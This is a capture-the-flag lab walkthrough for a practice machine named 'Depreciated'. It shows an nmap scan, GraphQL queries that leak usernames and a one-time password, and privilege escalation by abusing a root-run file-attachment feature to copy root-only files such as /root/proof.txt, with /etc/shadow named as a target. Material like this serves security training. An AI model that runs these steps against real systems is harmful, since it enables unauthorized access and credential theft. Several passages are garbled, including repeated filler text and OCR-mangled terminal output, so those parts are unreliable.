## **Enumeration:**

• Nmap:

```
○ nmap -p- -vvv -T4 --open -Pn -oN nmap-all depreciated.pg
# Nmap 7.92 scan initiated Wed Jan 12 01:12:47 2022 as: nmap -p- -
vvv -T4 --open -Pn -oN nmap-all depreciated.pg
Nmap scan report for depreciated.pg (192.168.192.170)
Host is up, received user-set (0.090s latency).
Scanned at 2022-01-12 01:12:47 CET for 112s
Not shown: 62159 closed tcp ports (conn-refused), 3372 filtered tcp
ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT
        STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http
                     syn-ack
5132/tcp open unknown syn-ack
8433/tcp open unknown syn-ack
Read data files from: /usr/bin/../share/nmap
# Nmap done at Wed Jan 12 01:14:39 2022 -- 1 IP address (1 host up)
scanned in 112.32 seconds
```

- Port 22 SSH.
- Port 80 HTTP Server.
- Port 5132 CLI Messaging Application.
- Port 8433 Werkzeug httpd 2.0.2 (Python 3.8.10).
- Access port 80 and by reading the source code it shows that there's a Graphql application running on port 8433:


```
| Concerting the code until we fix the whole application -> | code concerting the code until we fix the whole application -> | code concerting the code until we fix the whole application -> | code code class="page-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-orang-or
```

Checking on port 5132:

```
bingo at kali in ~/OSCP/Labs/PG/Machines/Practice/Medium/Linux/Depreciated
o nc -v depreciated.pg 5132
depreciated.pg [192.168.192.170] 5132 (?) open
Enter Username: admin
Enter OTP: admin
Incorrect username or password
```

we need a username and an OTP (One Time Password).

 Checking on port 8433, we already know that we have /graphql on that port:



 Let's Do Some Enumeration : Send:

```
{
listUsers
}
```

Receive:

```
{
    "data": {
        "listUsers": "['peter', 'jason']"
    }
}
```

Send:

```
{
    getOTP(username:"peter")
}
```

Receive:

```
{
   "data": {
      "getOTP": "Your One Time Password is: G8DSr9HGV9AW5lCg"
   }
}
```

We got a OTP for the user peter: G8DSr9HGV9AW5lCg

Let's try that on port 5132:

```
o nc -v depreciated.pg 5132
depreciated.pg [192.168.192.170] 5132 (?) open
Enter Username: peter
Enter OTP: G8DSr9HGV9AW5lCg
$ help

list list messages
create create new message
exit exit the messaging system
read read the message with given id
update update the message with given id
help Show this help
$
```

### and we are in :D

• the application allows you to list and read some messages, Let's explore it:

```
$ help

List list messages
create create new message
create create new message
exit exit the message with given id
update update the message with given id
update update the message with given id
help
Show this help

$ list
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### 2
```

• We Can't read some messages, but It looks like we got a password for the user peter, let's try to ssh:

```
o ssh peter@depreciated.pg
peter@depreciated.pg's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
  System information as of Wed 12 Jan 2022 02:30:40 AM UTC
  System load: 0.04
                                 Processes:
  Usage of /: 59.8% of 9.78GB Users logged in:
  Memory usage: 33% IPv4 address for ens160: 192.168.192.170
  Swap usage: 0%
 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
uid=1000(peter) gid=1000(peter) groups=1000(peter)
$ whoami
peter
```

# **Privilege Escalation:**

• Linpeas didn't give me anything only that <a href="mailto:Graphq">Graphq</a> application on port <a href="mailto:8433">8433</a> is running by root:

Taking a look at the source code:
 All the functions seems useless only this one:

```
def create_message(user):
    for_ = input("for: ")
    description = input("Description: ")
    num = random.randint(1000, 9999)
    author = user
    attachment = input("File: ")
```

```
if attachment and attachment != "none" and
os.path.exists(attachment):
    with open(attachment, 'r') as f:
        data = f.read()
    basename = '/opt/depreciated/' +
os.path.basename(attachment)

    with open(basename, 'w') as f:
        f.write(data)
    else:
        attachment = "none"
    msg_info = {'id': num, 'author': author, 'description':
description, 'for': for_, 'attachment': attachment}
    MESSAGES.append(msg_info)

with open("/opt/depreciated/messaging/msg.json", 'w') as f:
        json.dump(MESSAGES, f)
```

which allows you to add attachment file from the system to your message, and the application write the attachments to <a href="mailto:/opt/depreciated/<FILE\_NAME">opt/depreciated/<FILE\_NAME</a>, this means if we attache <a href="mailto:/etc/shadow">(etc/shadow</a> to a message, we will be able to access the <a href="mailto:shadow">shadow</a> file at <a href="mailto:/opt/depreciated/shadow">opt/depreciated/shadow</a> and its gonna be readable:

Exploit:
 at first I tried to read /root/proof.txt and it worked:

```
list list messages
create create new message
exit exit the messaging system
read read the message with given id
update update the message with given id
help Show this help

$ create
for: victim
Description: pwned
File: /root/proof.txt
$ \[
\begin{align*}
\text{ }
\tex
```

### The Result:

```
peter@depreciated:/opt/depreciated$ ls
app.py code.txt gql.py messaging proof.txt __pycache__
peter@depreciated:/opt/depreciated$ wc -c proof.txt

33 proof.txt
peter@depreciated:/opt/depreciated$
```

 Another thing come to my mind is that there's some messages we couldn't read before, let's try and read them:

### The Result:

```
petergadepreclated:/opt/depreclateds 1s petergadepreclated:/opt/depreclateds 2s to massaging mass_joon proof.txt __pycache_
petergadepreclated:/opt/depreclateds 2st mass___pycache_
petergadepreclated:/opt/depreclateds 2st mass___pycache_
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```

• Switch user to root using that password:

```
peter@depreciated:/opt/depreciated$ su root
Password:
root@depreciated:/opt/depreciated# id
uid=0(root) gid=0(root) groups=0(root)
root@depreciated:/opt/depreciated# whoami
root
root@depreciated:/opt/depreciated#
```

Happy Hacking!